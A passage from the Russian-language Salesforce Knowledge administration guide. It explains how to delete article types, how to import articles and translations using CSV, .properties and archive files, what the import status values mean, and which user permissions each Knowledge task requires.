9. Проверьте параметры обращения; в нашем примере поле **«Тип статьи по умолчанию»** должно содержать значение «Вопросы и ответы».
10. Выберите **AgentContributionArticleController** в меню «Использовать настройку APEX» и нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, выполняемые при создании статей из обращений, заданные примером выше.

- Значение поля обращения «Описание» отображается в поле статьи «Сведения».
- Заголовок статьи содержит компонент *«Из обращения:»* и тему обращения.
- Статья автоматически назначается категориям данных *«США»* и *«Обслуживание»*.

СМ. ТАКЖЕ:

Создание базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Удаление типа статьи

Удаление типов статей может вызвать ошибки и потерю данных. Прежде чем удалить типы статей, просмотрите данный раздел.

1. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Щелкните **«Удалить»** напротив нужного типа статьи.
3. Подтвердите необходимость удаления типа статьи.

Примечания к удалению типов статей

- Единственный тип статьи, используемый организацией, не может быть удален. Каждая организация Salesforce Knowledge требует наличия как минимум одного развернутого типа статьи. Прежде чем удалить устаревший тип статьи, рекомендуем добавить новый.
- Статьи, связанные с удаленным типом статьи, автоматически удаляются из всех каналов, включая черновые, опубликованные и архивные статьи.
- В отличие от других удаленных записей, система Salesforce не переносит удаленные типы статей в корзину. Вместо корзины, удаленные типы статей в течение 15 дней отображаются в списке «Удаленные типы статей» на странице спискового представления статей. В течение этого времени тип статьи и связанные статьи можно восстановить или удалить без возможности восстановления. По истечении 15 дней тип статьи и связанные статьи удаляются без возможности восстановления.
- При выборе закладки на URL-адрес удаленной статьи система Salesforce отображает сообщение «Недостаточно полномочий».

СМ. ТАКЖЕ:

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления типов статей:

- Настройка приложения

Импорт имеющихся данных в Salesforce Knowledge

В Salesforce Knowledge можно импортировать имеющиеся статьи или информационные базы данных. Данное средство импорта предназначено для статей и переводов, которые в настоящее время доступны за пределами Salesforce Knowledge.

Прим.: Дополнительную информацию об импорте переведенных статей, отправленных поставщику перевода, см. в разделе «Импорт переведенных статей» на странице 3574.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. Подготовка статей к импорту в Salesforce Knowledge
   Каждый файл импорта должен иметь статьи одного типа и столбцы, соответствующие полям в статье.
2. Создание CSV-файла для импорта статьи
   Каждый CSV-файл импортирует статьи в один тип статьи и соотносит содержимое импортированных статей с полями типа статьи. Например, CSV-файл может соотносить заголовки статей со стандартным полем типа статьи «Заголовок», то есть, заголовок каждой статьи импортируется в поле «Заголовок».
3. Установка параметров импорта статьи
   Чтобы задать параметры импорта в файле свойств, воспользуйтесь именами ключей и соответствующими значениями. Например, чтобы использовать формат `DateFormat=дд/ММ/ГГГГ` для отображения настраиваемого поля даты или задать кодировку для импорта, воспользуйтесь ключом `DateFormat`.
4. Создание архивного файла статьи для импорта
   Чтобы импортировать статью, создайте архивный файл с файлами `.parameters`, `.csv` и `.html` и загрузите их в Salesforce Knowledge.
5. Статус импорта и экспорта статей и переводов
   Статус импорта и экспорта статей можно посмотреть на странице «Импорт статей» в меню «Настройка».

СМ. ТАКЖЕ:

Подготовка статей к импорту в Salesforce Knowledge
Общие сведения о документации Salesforce Knowledge
Полное руководство по Salesforce Knowledge

Подготовка статей к импорту в Salesforce Knowledge

Каждый файл импорта должен иметь статьи одного типа и столбцы, соответствующие полям в статье.

Совет: Чтобы выполнить пробный импорт, воспользуйтесь небольшим набором статей.

1. Отсортируйте текущие статьи по типу сведений.

   Например: вопросы и ответы, сведения о продукте или предложение.

2. Убедитесь, что каждому типу сведений соответствует тип статьи Salesforce Knowledge, а их структура и содержимое полностью совпадают.

   Например, при импорте вопросов и ответов убедитесь, что Salesforce Knowledge использует тип статьи «Вопросы и ответы», содержащий достаточное количество полей вопросов и ответов для обработки больших статей данного типа.

   Если статьи содержат HTML-файлы, рекомендуем использовать тип статьи, содержащий поле типа «Область обогащенного текста». Кроме того, убедитесь, что используемые HTML-файлы совместимы с тегами и атрибутами, поддерживаемыми полем типа «Область обогащенного текста».

   Прим.: Средство импорта статей не поддерживает подполя. Прежде чем импортировать подполя в Salesforce Knowledge, настройте их структуру и содержимое.

3. Убедитесь, что параметры безопасности поля, заданные для статьи, разрешают редактирование полей.

Для каждого типа статьи создайте CVS-файл для импорта.

СМ. ТАКЖЕ:

Создание CSV-файла для импорта статьи

Импорт имеющихся данных в Salesforce Knowledge

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

  И

  «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Создание CSV-файла для импорта статьи

Каждый CSV-файл импортирует статьи в один тип статьи и соотносит содержимое импортированных статей с полями типа статьи. Например, CSV-файл может соотносить заголовки статей со стандартным полем типа статьи «Заголовок», то есть, заголовок каждой статьи импортируется в поле «Заголовок».

1. Создайте один CSV-файл для типа статьи.
   - Файл импорта может содержать только один CSV-файл и один файл .properties.
   - CSV-файл и файл .properties должны храниться в корневом каталоге.
   - Структура папок и подпапок должна быть сохранена при сжатии.
   - Имя архивного файла не может содержать специальные символы.
   - Размер архивного файла не может превышать 20 МБ, а размер разархивированных файлов — 10 МБ.
   - CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999.
   - Строки CSV-файла могут содержать не более 400 000 символов.
   - Размер ячеек CSV-файла должен составлять не более 32 Кб.
   - Каждой статье в CSV-файле может быть назначено не более 49 переводов.
2. Укажите поля и метаданные типа статьи в первой строке (например, язык, категории данных или каналы).

   Введите один элемент в каждый столбец. Ниже перечислены поля и метаданные, которые могут использоваться для импорта содержимого.

Поле или данные	Описание
`isMasterLanguage`	Определяет статус статьи — основная (1) или перевод (0). Данный столбец является обязательным для импорта статей с переводами, но должен отсутствовать в CSV-файле при импорте статей без переводов. Переводы должны следовать за связанными основными статьями.
Должность	Заголовок статьи или перевода. Данный столбец является обязательным для всех импортов.
Стандартные и настраиваемые поля	Обращение к стандартным полям типа статьи посредством имен полей и настраиваемым полям посредством имен API. Пропуск ячейки строки может инициировать пропуск статей, если связанное поле типа статьи является обязательным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

  И

  «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Поле или данные	Описание
Поле типа «Область обогащенного текста»	Чтобы импортировать HTML-файлы или изображения, воспользуйтесь настраиваемыми полями типа «Область обогащенного текста». Обращение к полю типа «Область обогащенного текста» типа статьи посредством имени API.
Файловое поле	Чтобы импортировать файлы любого типа (например, DOC, PDF, TXT и т. д.), воспользуйтесь файловыми настраиваемыми полями. Обращение к файловому полю типа статьи посредством имени API.
Группы категорий данных	Чтобы категоризировать импортированные статьи, воспользуйтесь группами категорий; обращение к группе категорий осуществляется посредством уникального имени с префиксом `datacategorygroup.` Например, чтобы задать группу категорий «Продукты», воспользуйтесь уникальным именем `datacategorygroup.Products`.
Канал	Чтобы определить области использования импортированных статей, воспользуйтесь ключевым словом «Каналы».
Язык	Выберите язык статей. Данный столбец является обязательным для импорта статей с переводами. Данный столбец является дополнительным для импорта статей без переводов. Если данный столбец отсутствует, то статьям автоматически назначается язык базы знаний по умолчанию, а переводы не могут быть импортированы вместе с основными статьями.

3. Укажите нужные статьи в последующих строках.

   Выберите одну строку для каждой статьи и введите соответствующие сведения в каждое поле или каждый столбец метаданных.

   Важное замечание: Все имена файлов не чувствительны к регистру и должны совпадать с тем, что конкретно является файлом .CSV.

Рекомендации	Примечания
Стандартные или настраиваемые поля	Введите данные статей для каждого поля, кроме поля типа «Область обогащенного текста», которое должно содержать относительный путь к соответствующему HTML-файлу архива. Прим.: Средство импорта статей не поддерживает подполя. Прежде чем импортировать подполя в

Рекомендации	Примечания
	Salesforce Knowledge, настройте их структуру и содержимое.
Поле типа «Область обогащенного текста»	Введите путь к HTML-файлу относительно расположения CSV-файла. Разрешается вводить только обработанный текст. Если указанный путь не существует, то связанная статья не импортируется. Ниже перечислены рекомендации по импорту HTML-файлов и изображений. • Рекомендуем создать отдельную папку для HTML-файлов (например, `/data`) и отдельную папку для изображений (например, `data/images`). • Чтобы импортировать изображения, добавьте их в HTML-файл посредством тега `<img>` и атрибута `src`. Убедитесь, что значение атрибута `src` соответствует относительному пути от HTML-файла к папке изображений. • Допустимые форматы изображения: `PNG`, `GIF` и `JPEG`. • Размер каждого файла изображения не должен превышать 1 МБ. • Размер HTML-файла не должен превышать максимальный размер поля. • Если дата не соответствует формату даты, указанному в файле свойств, то связанная статья не импортируется. • Если HTML-файл ссылается на запрещенный файл, то связанная статья не импортируется. • Если HTML-файл ссылается на отсутствующее изображение, то связанная статья импортируется без изображения.
Файловое поле	Файловое поле: введите относительный путь к файлу. Если указанный путь не существует, то связанная статья не импортируется. Ниже перечислены рекомендации по импорту файлов. • Рекомендуем создать папку для собственных файлов (например, `/files`). • Размер каждого файла не должен превышать 5 Мб.
Группы категорий	Чтобы категоризировать статьи, воспользуйтесь уникальными именами категорий. Чтобы задать несколько категорий, воспользуйтесь символом плюса (+). Например, `Laptop+Desktop`. Ниже перечислены рекомендации по использованию групп категорий данных.

Рекомендации	Примечания
	• Пропуск строки инициирует назначение статье категории «Нет категорий». • При выборе категории и ее родителя (например, «Европа+Франция») процесс импорта пропускает дочернюю категорию «Франция» и сохраняет родительскую категорию «Европа», так как использование родительской категории подразумевает использование дочерних категорий. • Статьи, импортируемые с переводами и связанными категориями данных, сохраняют категории данных только в том случае, если являются основными. Импортируемые переводы статьи не имеют связанных категорий данных.
Каналы	Чтобы задать каналы статей, воспользуйтесь перечисленными ниже ключевыми словами. • `application`: внутреннее приложение. Если канал не указан, то ключевое слово `application` используется по умолчанию. • `sites`: общедоступная база знаний. • `csp`: клиент. • `prm`: партнер. Чтобы задать несколько каналов, воспользуйтесь символом плюса (+). Например, чтобы предоставить доступ к статье во всех каналах, введите ключевые слова `application+sites+csp`. Прим.: Статьи, импортируемые с переводами и связанными каналами, сохраняют каналы только в том случае, если являются основными. Импортируемые переводы статьи не имеют связанных каналов.

Пример: Ниже приведены примеры CSV-файлов, которые импортируют статьи в тип статьи «Предложение по продукту». Первый пример относится к импорту статей без переводов. Второй пример относится к импорту статей с переводами. CSV-файлы содержат заголовки, краткое и полное описания. Кроме того, файлы классифицируют статьи в группе категорий «Продукты» и предоставляют доступ в определенных каналах. Поле `description__c` — это поле типа «Область обогащенного текста», которое поддерживает только пути к HTML-файлам. Поле `summary__c` — это текстовое поле, которое поддерживает только обработанный текст. Статья Best Desktop Computer Deals не содержит краткого описания; соответствующая ячейка пропускается, так как поле `summary__c` является необязательным.

Должность	summary__c	description__c	datacategorygroup.Products	Каналы
Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_Electronics	application+csp
Best Desktop Computer Deals		data/bestdeals.html	Desktop	application+csp
Free Shipping on Laptop and Desktops		data/freeship.html	Laptop+Desktops	application+csp

Пример файла `articlesimport.csv`:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

Является основным языком	Должность	summary__c	description__c	datacategorygroup.Products	Каналы	Язык
1	Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_Electronics	application+csp	en_US
0	Libérer l'Offre d'Appareil photo digital	Obtenir le nouvel Appareil photo digital.	data/freecam/fr.html			fr
0	Liberte Oferta Digital de Cámara	Consiga la nueva Cámara Digital.	data/freecam/es.html			es
1	Best Desktop Computer Deals		data/bestdeals.html	Настольные компьютеры	application+csp	en_US
0	Meilleures Affaires d'ordinateurs de bureau		data/bestdeals/fr.html			fr
0	Mejores Tratos de ordenadores		data/bestdeals/es.html			es
1	Free Shipping on Laptops and Desktops		data/freeship.html	Laptops+Desktops	application+csp	en_US
0	Libérer Affranchissement sur Portables et Ordinateurs		data/freeship/fr.html			fr
0	Liberte Franqueo en Laptops y Ordenadores		data/freeship/es.html			es

Пример файла `articlestranslationsimport.csv`:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara
Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and
Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

Чтобы задать параметры импорта в файле свойств, воспользуйтесь именами ключей и соответствующими значениями.

СМ. ТАКЖЕ:

- Установка параметров импорта статьи
- Импорт имеющихся данных в Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Установка параметров импорта статьи

Чтобы задать параметры импорта в файле свойств, воспользуйтесь именами ключей и соответствующими значениями. Например, чтобы использовать формат `DateFormat=дд/ММ/ГГГГ` для отображения настраиваемого поля даты или задать кодировку для импорта, воспользуйтесь ключом `DateFormat`.

1. Создайте файл с нужными параметрами, как описано в таблице ниже.

Клавиша	Описание	Значение по умолчанию
DateFormat	Формат даты, отображаемый в CSV-файле.	гггг-ММ-дд
DateTimeFormat	Формат даты и времени, отображаемый в CSV-файле.	гггг-ММ-дд ЧЧ:мм:сс
CSVEncoding	Кодировка, используемая для чтения CSV-файла.	ISO8859_15_FDIS
CSVSeparator	Разделитель CSV-файла.	,
RTAEncoding	Стандартная кодировка HTML-файлов (если не указана в атрибуте `charset` HTML-тега `meta`). Прим.: Система Salesforce не поддерживает кодировку символов UTF-32. Рекомендуем использовать кодировку UTF-8. При использовании кодировки UTF-16 убедитесь, что HTML-файлы содержат правильную метку последовательности байтов.	ISO8859_15_FDIS

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

  И

  «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Прим.: Укажите только форматы даты Java. Убедитесь в правильности формата даты. Например, при выборе формата «гггг-М-д» дата, введенная как 2011111, может быть обработана как 2011-01-11 или 2011-11-01. Укажите как минимум следующее.

- Две цифры месяца и дня (ММ, дд)

- Четыре цифры года (гггг)

Если дата, указанная в CSV-файле, не соответствует формату даты, указанному в файле свойств, то связанная статья не импортируется.

2. Сохраните файл с расширением `.properties`.

Пример: Пример файла свойств `offerarticlesimport.properties`:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

Создайте архивный файл и импортируйте его в Salesforce Knowledge.

СМ. ТАКЖЕ:

Создание архивного файла статьи для импорта
Импорт имеющихся данных в Salesforce Knowledge
Общие сведения о документации Salesforce Knowledge
Полное руководство по Salesforce Knowledge

Создание архивного файла статьи для импорта

Чтобы импортировать статью, создайте архивный файл с файлами `.parameters`, `.csv` и `.html` и загрузите их в Salesforce Knowledge.

1. Создайте архивный файл, содержащий указанные ниже компоненты.
   - CSV-файл.
   - Папка, содержащая HTML-файлы для импорта.
   - Папка, содержащая графические файлы, используемые HTML-файлами.
   - Файл .properties.

   Важное замечание: Ниже перечислены требования, предъявляемые архивным файлам импорта.
   - Файл импорта может содержать только один CSV-файл и один файл .properties.
   - CSV-файл и файл .properties должны храниться в корневом каталоге.
   - Структура папок и подпапок должна быть сохранена при сжатии.
   - Имя архивного файла не может содержать специальные символы.
   - Размер архивного файла не может превышать 20 МБ, а размер разархивированных файлов — 10 МБ.
   - CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999.
   - Строки CSV-файла могут содержать не более 400 000 символов.
   - Размер ячеек CSV-файла должен составлять не более 32 Кб.
   - Каждой статье в CSV-файле может быть назначено не более 49 переводов.
2. В меню «Настройка» введите *«Импорт статей»* в поле «Быстрый поиск», затем выберите **«Импорт статей»**.
3. Заполните поле **«Тип статьи»** для импортированных статей.
4. Чтобы выбрать архивный файл, нажмите кнопку **«Обзор»**, а затем кнопку **«ОК»**.
5. Если импорт содержит переводы, установите флажок «Содержит переводы?».

   Прим.: Если данный флажок установлен, то CSV-файл должен содержать столбцы «Является основным языком», «Заголовок» и «Язык». Если данный флажок не установлен, то CSV-файл должен содержать столбец «Заголовок», тогда как столбец «Является основным языком» должен отсутствовать. Столбец «Язык» является необязательным для импортов статей без переводов.
6. Нажмите кнопку **«Импортировать!»**.

   Сообщение эл. почты с вложенным журналом, содержащим подробные сведения об импорте, отправляется по завершении импорта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:
- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

  И

  «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Проверьте статус импорта на странице «Импорт статей».

СМ. ТАКЖЕ:

- Статус импорта и экспорта статей и переводов
- Импорт имеющихся данных в Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Статус импорта и экспорта статей и переводов

Статус импорта и экспорта статей можно посмотреть на странице «Импорт статей» в меню «Настройка».

Чтобы проверить состояние импорта и экспорта, введите в меню «Настройка» *Импорт статей* в поле Быстрый поиск, затем выберите **Импорт статей**. При наличии многоязычной поддержки Salesforce Knowledge отображаются две таблицы: одна — для импортов статей и переводов, другая — для экспортов переводов.

Сведения об импорте:

- Возможные действия
- Имена архивных файлов
- Автор и время отправки
- Статус
- Даты начала и завершения
- Типы статей

Сведения об экспорте:

- Возможные действия
- Имена архивных файлов
- Автор и время отправки
- Статус
- Даты начала и завершения

Ниже приведены описания статусов.

Статус	Описание	Возможное действие
Ожидание	Импорт или экспорт начнется сразу после завершения предыдущего отложенного импорта или экспорта.	Чтобы отменить импорт или экспорт, нажмите кнопку **«Отмена»**.
Обрабатывается	Импорт или экспорт обрабатывается.	Чтобы остановить процесс или в случае его остановки, обратитесь в службу поддержки Salesforce. Система Salesforce может остановить импорт или экспорт, если время его выполнения превышает один час или требуется обслуживание.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Статус	Описание	Возможное действие
Останавливается/Остановлено	Служба поддержки Salesforce останавливает или уже остановила импорт или экспорт.	Чтобы перезапустить импорт или экспорт, обратитесь в службу поддержки Salesforce. Чтобы отменить импорт или экспорт, нажмите кнопку **«Отмена»**.
Прервано	Импорт или экспорт отменен. Статьи, импорт или экспорт которых завершен, доступны в системе Salesforce.	При необходимости перезапустите импорт или экспорт. Чтобы удалить импорт или экспорт, щелкните ссылку **«Удал.»**. Чтобы получить электронное уведомление о завершении процесса и проверить сведения об импорте или экспорте, щелкните **«Журнал регистрации сообщений эл. почты»**.
Завершено	Импорт или экспорт завершен. Импортированные статьи отображаются на вложенной вкладке «Статьи» вкладки «Управление статьями». Импортированные переводы отображаются на вложенной вкладке «Переводы» вкладки «Управление статьями».	Данный статус не определяет успешность выполнения импорта или экспорта. Чтобы просмотреть системный журнал, вложенный в электронное уведомление о завершении процесса, и проверить сведения об импорте или экспорте, щелкните **«Журнал регистрации сообщений эл. почты»**. Чтобы сохранить или открыть файл в системе, щелкните имя нужного экспортированного архивного файла.

СМ. ТАКЖЕ:

- Импорт переведенных статей
- Импорт имеющихся данных в Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Доступ к статьям базы знаний

Агентам базы знаний можно предоставить доступ к статьям. Укажите, какие агенты в вашей компании являются пользователями Salesforce Knowledge, а также тех, кто может создавать, редактировать, архивировать и удалять статьи. Создайте профили пользователя с соответствующими полномочиями, а затем назначьте данные профили нужным пользователям.

По умолчанию чтение статей доступно всем внутренним пользователям. Однако в таких лицензиях, как «Пользователь Knowledge Only» требуется наличие полномочия «AllowViewKnowledge» в профиле пользователя. Чтобы включить в профиль полномочие «AllowViewKnowledge», активируйте его в клонированном профиле, затем назначьте этот профиль пользователю.

Прим.: Для выполнения действий помимо чтения статей агентам потребуется лицензия «Пользователь базы знаний».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя. Чтобы создать пользователя, нажмите кнопку **«Создать»**.
3. При создании пользователя заполните все обязательные поля.
4. Установите флажок «Пользователь базы знаний».
5. Нажмите кнопку **«Сохранить»**.

См.

Полномочия определяют уровень доступа пользователя к разным задачам Salesforce Knowledge. Чтобы предоставить пользователям нужные полномочия, рекомендуем использовать наборы полномочий или настраиваемые профили. Например, система позволяет создать набор полномочий «Менеджер статей», содержащий полномочия, необходимые для создания, редактирования, публикации и назначения статей.

Дополнительную информацию о полномочиях, связанных с задачами Salesforce Knowledge, см. в таблице ниже.

Задача Salesforce Knowledge	Необходимые полномочия пользователя
Для создания типов статей:	«Управление Salesforce Knowledge» (по умолчанию данное полномочие назначено профилю «Системный администратор»).
Для управления действиями над статьей:	«Управление Salesforce Knowledge» По умолчанию данное полномочие назначено профилю «Системный администратор».
Для создания статей на основе обращений посредством простого редактора:	«Чтение» и «Создание» для типа статьи

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- Управление внутренними пользователями

Для создания типов статей и действий над статьей:

- Настройка приложения

  И

  Управление базой знаний Salesforce

Задача Salesforce Knowledge	Необходимые полномочия пользователя
Для создания статей на основе обращений посредством стандартного редактора:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение» и «Создание» для типа статьи
Для поиска статей, созданных на основе обращений, и добавления статей в обращения:	«Чтение» для типа статьи
Для создания статей на основе ответов:	«Чтение» и «Создание» для типа статьи
Для поиска и чтения статей на вкладке «Статьи» или «База знаний»:	«Чтение» для типа статьи
Для создания или редактирования статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание» и «Редактирование» для типа статьи
Для редактирования черновых статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение» и «Редактирование» для типа статьи
Для удаления статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Редактирование» и «Удаление» для типа статьи И Действие по удалению статьи, установленное на странице «Настройка действий статьи».
Для публикации статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи И Действие по опубликованию статьи, установленное на странице «Настройка действий статьи».
Для назначения статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И

Задача Salesforce Knowledge	Необходимые полномочия пользователя
	«Чтение» и «Редактирование» для типа статьи
Для редактирования опубликованных или архивных статей необходимо выполнить следующие действия.	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание» и «Редактирование» для типа статьи И Действие по архивированию статьи, установленное на странице «Настройка действий статьи».
Для архивирования статей на вкладке «Управление статьями»:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи И Действие по архивированию статьи, установленное на странице «Настройка действий статьи».
Для отправки статей на перевод:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание» и «Редактирование» для типа статьи И Действие по переводу статьи, установленное на странице «Настройка действий статьи».
Для удаления переведенных статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Редактирование» и «Удаление» для типа статьи И Действие по удалению статьи, установленное на странице «Настройка действий статьи».
Для публикации переведенных статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи И

Задача Salesforce Knowledge	Необходимые полномочия пользователя
	Действие по опубликованию статьи, установленное на странице «Настройка действий статьи».
Для редактирования переведенных статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание» и «Редактирование» для типа статьи И Действие по переводу статьи, установленное на странице «Настройка действий статьи».
Для импорта статей:	«Управление Salesforce Knowledge» (по умолчанию данное полномочие назначено профилю «Системный администратор»). И «Управление статьями» И «Управление импортом/экспортом статей базы знаний» И «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи
Для импорта и экспорта переведенных статей:	«Управление Salesforce Knowledge» (по умолчанию данное полномочие назначено профилю «Системный администратор»). И «Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Управление импортом/экспортом статей базы знаний» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи
Для создания категорий данных	Полномочие «Управление категориями данных». По умолчанию данное полномочие назначено профилю «Системный администратор».

Чтобы агенты могли выполнять определенные задачи, создайте общедоступные группы для каждой роли и назначьте только необходимые действия над статьями каждой группе.

Пример: Агенты базы знаний имеют разный уровень опыта и знаний в области продуктов и услуг, предоставляемых вашей компанией. В данных примерах представлено четыре основных типа пользователей и некоторые полномочия, необходимые для выполнения их работы.

Скотт (Scott): читатель

Скотт Джексон (Scott Jackson) появился в компании относительно недавно. Он является основным агентом базы знаний. В настоящее время он имеет доступ к статьям только для чтения, поэтому может только просматривать статьи и выполнять в них поиск. Читатели не могут создавать или публиковать статьи, но им может потребоваться участие в общедоступной группе или возможность отправки статей на утверждение. Для выполнения своей работы Скотту нужны следующие полномочия.

Скотт	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Поиск и просмотр статей на вкладке «Статьи»		✅			

Эмбер (Amber): соискатель

Эмбер Делани (Amber Delaney) — агент уровня «соискатель». Может создавать и публиковать статьи со статусами «В работе» или «Не проверено». При работе со статьей, имеющей другой уровень проверки, Эмбер должна отправить статью в очередь на утверждение перед публикацией.

Эмбер входит в общедоступную группу «Соискатель KCS». Статьи, которые она не может опубликовать, отправляются в очередь «Внешняя публикация». Для выполнения своей работы Эмбер нужны следующие полномочия.

